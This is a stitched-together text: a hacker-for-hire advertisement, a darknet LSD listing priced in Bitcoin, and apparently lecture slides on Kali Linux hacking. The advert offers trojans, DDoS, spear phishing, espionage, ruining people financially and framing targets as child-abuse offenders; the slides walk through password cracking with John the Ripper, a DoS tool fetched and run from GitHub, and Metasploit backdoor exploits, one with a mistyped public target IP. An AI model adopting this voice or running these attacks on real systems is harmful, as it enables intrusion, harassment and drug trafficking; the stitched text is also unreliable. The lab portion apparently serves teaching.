
Experienced hacker offering his services!
(Illegal) Hacking and social engineering is my business since i was 16 years old. I never had a real job, so i had the time to get really good at hacking and i made a good amount of money last +-20 years.
I have worked for other people before, now i am also offering my services for everyone with enough cash here.

Prices:
I am not doing this to make a few bucks here and there, i am not from some crappy eastern europe country and happy to scam people for 50 EUR.
I am a professional computer expert who could earn 50-100 EUR an hour with a legal job.
So stop reading if you don't have a serious problem worth spending some cash at.
Prices depend a lot on the problem you want me to solve, but minimum amount for smaller jobs is 250 EUR.
You can pay me anonymously using Bitcoin.

Technical skills:
- Web (HTML, PHP, SQL, APACHE)
- C/C++, Assembler, Delphi
- 0day Exploits, Highly personalized trojans, Bots, DDOS
- Spear Phishing Attacks to get accounts from selected targets
- Basically anything a hacker needs to be successful, if i don't know it, i'll learn it very fast
- Anonymity: no one will ever find out who i am or anything about my clients.

Social Engineering skills:
- Very good written and spoken (phone calls) english, spanish and german.
- If i can't hack something technically i'll make phone calls or write emails to the target to get the needed information, i have had people make things you wouldn't believe really often.
- A lot of experience with security practices inside big corporations.


What i'll do:
I will do anything for money, i'm not a pussy. If you want me to destroy some business or a persons life, i'll do it!
Some examples:
- Simply hacking something technically
- Causing alot of technical trouble on websites / networks to disrupt their service with DDOS and other methods.
- Economic espionage
- Getting private information from someone
- Ruining your opponents, business or private persons you don't like, i can ruin them financially and or get them arrested, whatever you like.
If you want someone to get known as a child porn user, no problem.



magic Psychedelics

All products are tested by ourself and reagent or lab tested!
Super stealth shipping from the USA 3 times per week!
We always try to offer the best quality for the best price.

t	Price	Quantity
SD - 150ug	95 USD = 0.01212 ฿	1 × Buy now
SD - 150ug	130 USD = 0.01659 ฿	1 × Buy now
SD - 150ug	250 USD = 0.03190 ฿	1 × Buy now



TORCH: Tor Search Engine

CHANGING MAC ADDRESS

Usefull if your mac has been blacklisted in the network, you can change it. Or if a MAC has been whitelisted. Or if you wan’t to prank someone, use their MAC, and get it blacklisted (attempt login to router etc.)

MAC address also reveal producer of device ⇒ might reveal exploits. First six bytes define vendor.

```
macchanger --help
```

```
root@kali:~# macchanger -a eth0
Current MAC:   08:00:27:be:0c:78 (CADMUS COMPUTER SYSTEMS)
Permanent MAC: 08:00:27:be:0c:78 (CADMUS COMPUTER SYSTEMS)
New MAC:       00:40:ee:93:0f:b8 (OPTIMEM)
```

You can’t 'kill' your MAC, it is burnt into the card, but you can switch it at will. You can setup a script that when you start your computer, will update your MAC.

FOOTPRINTING / RECONNAISSANCE

Footprinting (also known as reconnaissance) is the technique used for gathering information about computer systems and the entities they belong to.

To get this information, a hacker might use various tools and technologies. This information is very useful to a hacker who is trying to crack a whole system.

Major IP Blocks - See IP blocks for countries: http://www.nirsoft.net/countryip/

```
whois 62.198.248.41
dig grydeske.net
nslookup grydeske.net
```

FOOTPRINTING / RECONNAISSANCE

Port Scanning

```
nmap -v -A scanme.nmap.org
```

```
nmap -vv -A ip address # Very verbose incl. guessing services
```

```
# Scanning my home network (the part that is assigned DHCP ip addresses)
nmap -oG - 192.168.1.125-175 -vv > portscan.txt
```

CRACKING PASSWORDS WITH JOHN THE RIPPER

SETUP USERS AND PASSWORDS

Add users and assign Passwords

```
useradd -m jacob -G sudo -s /bin/bash
passwd jacob
```

Files Linux uses to store them in are `/etc/passwd` and `/etc/shadow`

To crack, start combining them with unshadow

```
unshadow /etc/passwd /etc/shadow > combined
```

PASSWORD LISTS

John has small password file, located at
/usr/share/john/password.lst

Kali comes also with wordlists: `ls /usr/share/wordlists/"

```
cp /usr/share/wordlists/rockyou.txt.gz
gunzip rockyou.txt.gz
```

CRACKING PASSWORDS WITH JOHN THE RIPPER

Cracking:

```
john --single combined
john --wordlist=/usr/share/john/password.lst combined
john --wordlist=rockyou.txt combined
```

CRACKING PASSWORDS WITH JOHN THE RIPPER

```
Created directory: /root/.john
Warning: detected hash type "sha512crypt", but the string is also recognized as "c
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 5 password hashes with 5 different salts (sha512crypt, crypt(3) $6$ [SHA512
Press 'q' or Ctrl-C to abort, almost any other key for status
123456           (jim)
password         (john)
2g 0:00:00:13 DONE (2017-12-07 16:58) 0.1531g/s 271.5p/s 824.3c/s 824.3C/s paagal.
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

CRACKING PASSWORDS WITH JOHN THE RIPPER

Lists are available fx at: https://github.com/danielmiessler/SecLists/tree/master/Passwords

wget https://raw.githubusercontent.com/danielmiessler/SecLists/master/Pass

See fx: https://www.blackmoreops.com/2015/11/10/cracking-password-in-kali-linux-using-john-the-ripper/ for more info.

DOS

```
wget https://raw.githubusercontent.com/GinjaChris/pentmenu/master/pentmenu
chmod +x ./pentmenu
./pentmenu
```

Try playing around. Menu 2 has some nasty tools.

METASPLOIT AND METASPLOITABLE

Download metasploitrable: https://sourceforge.net/projects/metasploitable/ (or here: https://information.rapid7.com/metasploitable-download.html)

Unzipped, this folder will contain a virtual disk (.vmdk file) that can be imported into VirtualBox.

METASPLOITABLE

Do this by clicking “New” in VirtualBox, creating a Linux Ubuntu 64-bit box, and choosing “use an existing virtual hard disk file” that points to the .vmdk file.

Most of the default configuration settings are fine, but configure the network settings on this machine to be attached to a “host-only” adapter.

DANGER: DO NOT run Metasploitable in “bridged” mode, or you will have opened your own local machine to all the same vulnerabilities!

METASPLOITABLE

For metasploitable, use these credentials:

- username msfadmin
- password msfadmin

Check its IP using `ifconfig`

From Kali **also switched to host-only mode**, try to portmap it

```
nmap -p0-65535 192.168.56.101
```

You should see a large list of open ports with different services.

METASPLOIT

Start the Metasploit terminal in Kali by clicking in the menu.

```
use exploit/unix/irc/unreal_ircd_3281_backdoor
show options
set RHOST 92.168.56.101
exploit
```

Now you have a root shell on the metasploit machine.

METASPLOIT

FTP Exploit

```
use exploit/unix/ftp/vsftpd_234_backdoor
show options
set RHOST 92.168.56.101
exploit
```

Guide to exploiting:

- https://metasploit.help.rapid7.com/v1.1/docs/metasploitable-2-exploitability-guide
- Smal demo video: https://www.youtube.com/watch?v=UKppQMwoMdk

QUESTIONS